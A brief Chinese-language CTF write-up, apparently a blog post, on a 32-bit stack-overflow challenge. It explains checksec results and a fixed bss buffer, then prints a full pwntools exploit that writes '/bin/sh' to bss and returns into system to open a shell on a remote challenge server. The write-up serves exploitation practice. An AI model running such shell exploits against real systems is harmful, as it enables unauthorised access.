惯例checksec

没开PIE和canary

hello

那些都是干扰项,主要关注两个get

第一个name是bss字段,由于没开PIE,bss字段的地址是固定的,可以给我们写入binsh

第二个s就是栈溢出了
那么思路明确,第一次讯问时将binsh写入
第二次讯问时溢出就行了
from pwn import*p=remote("111.200.241.244",62204)context(os='Linux',arch='x86',log_level='debug')elf=ELF("target")system_plt_addr=elf.plt["system"]bin_sh_addr=0x0804A080payload=b'a'*(0x26+0x04)+p32(system_plt_addr)+b'aaaa'+p32(bin_sh_addr)p.sendlineafter("please tell me your name\n","/bin/sh" )p.sendlineafter("hello,you can leave some message here:\n",payload)p.interactive()

若有收获,就点个赞吧
0 人点赞


